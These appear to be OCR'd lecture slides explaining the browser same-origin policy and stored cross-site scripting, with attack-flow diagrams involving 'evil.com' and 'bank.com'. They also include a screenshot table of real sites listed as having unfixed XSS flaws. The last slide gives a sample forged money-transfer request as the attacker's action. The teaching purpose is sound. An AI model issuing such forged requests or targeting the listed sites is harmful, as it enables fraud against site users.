
Same-origin policy

- Each site is isolated from all others




Same-origin policy

- Multiple pages from same site aren’t isolated



Same-origin policy


- Granularity of protection: the *origin*
- Origin = protocol + hostname (+ port)



- Javascript on one page can read, change, and interact freely with all other pages from the same origin


Same-origin policy

- The origin of a page (frame, image, …) is derived from the URL it was loaded from



Same-origin policy - Javascript

- Special case: Javascript runs with the origin of the page that loaded it



- brightcove.com
- chartbeat.com
- dynamicyield.com
- krxd.net
- newrelic.com
- nyt.com
- nytimes.com
- revsci.net
- scorecardresearch.com

Same Origin Policy

- Browsers provide isolation for JS scripts via the Same Origin Policy (**SOP**)
- Simple version:
  - Browser associates web page elements (layout, cookies, events) with a given **origin** ≈ web server that provided the page/cookies in the first place
    - Identity of web server is in terms of its hostname, e.g., `bank.com`
- SOP = *only scripts received from a web page's origin have access to page's elements*

XSS: Subverting Same Origin Policy

- It'd be bad if an attacker from `evil.com` can fool your browser into executing script of their choice …
  - … with your browser believing the script's origin to be some other site, like `bank.com`
- One nasty/general approach for doing so is trick the server of interest (e.g., `bank.com`) to actually send the attacker's script to your browser!
  - Then no matter how carefully your browser checks, it'll view script as from the same origin (because it is!) …
  - … and give it all that powerful access
- Such attacks are termed *Cross-Site Scripting* (**XSS**)

</xssed>
xss attacks information

Syndicate

R Domains already xss'ed.
S Famous and Government web sites.
F Status: Fixed/Unfixed.
PR Pagerank by Alexa®.
You can subscribe to our **mailing list** to receive alerts by mail.

Date	Author	Domain	R	S	F	PR	Category	Mirror
21/02/11	LostBrilliance	audience.cnn.com	R	★	✗	53	XSS	mirror
21/02/11	db	freedns.afraid.org		★	✗	8834	XSS	mirror
19/02/11	h3rcul3s	cwg2010.indianexpress.com		★	✗	2942	XSS	mirror
18/02/11	Yeyah	app.email.skype.com		★	✗	189	XSS	mirror
17/02/11	warvector	www.level3.com		★	✗	53575	XSS	mirror
17/02/11	SeeMe	api.screenname.aol.com		★	✗	51	XSS	mirror

Two Types of XSS (Cross-Site Scripting)

- There are two main types of XSS attacks
- In a *stored* (or "persistent") XSS attack, the attacker leaves their script lying around on `bank.com` server
  - … and the server later unwittingly sends it to your browser
  - Your browser is none the wiser, and executes it within the same origin as the `bank.com` server

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

Stored XSS (Cross-Site Scripting)

Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1

Inject malicious script

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)

User Victim

2 request content

Attack Browser/Server

evil.com


1

Inject malicious script

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1 Inject malicious script

2 request content

3 receive malicious script

Server Patsy/Victim

bank.com

4 execute script embedded in input *as though server meant us to run it*

Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1 Inject malicious script

2 request content

3 receive malicious script

4 execute script embedded in input *as though server meant us to run it*

5 perform attacker action

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1 Inject malicious script

2 request content

3 receive malicious script


4 execute script embedded in input *as though server m*

5 perform attacker action


Server Patsy/Victim

E.g., **`GET http://bank.com/sendmoney?to=DrEvil&amt=100000`**

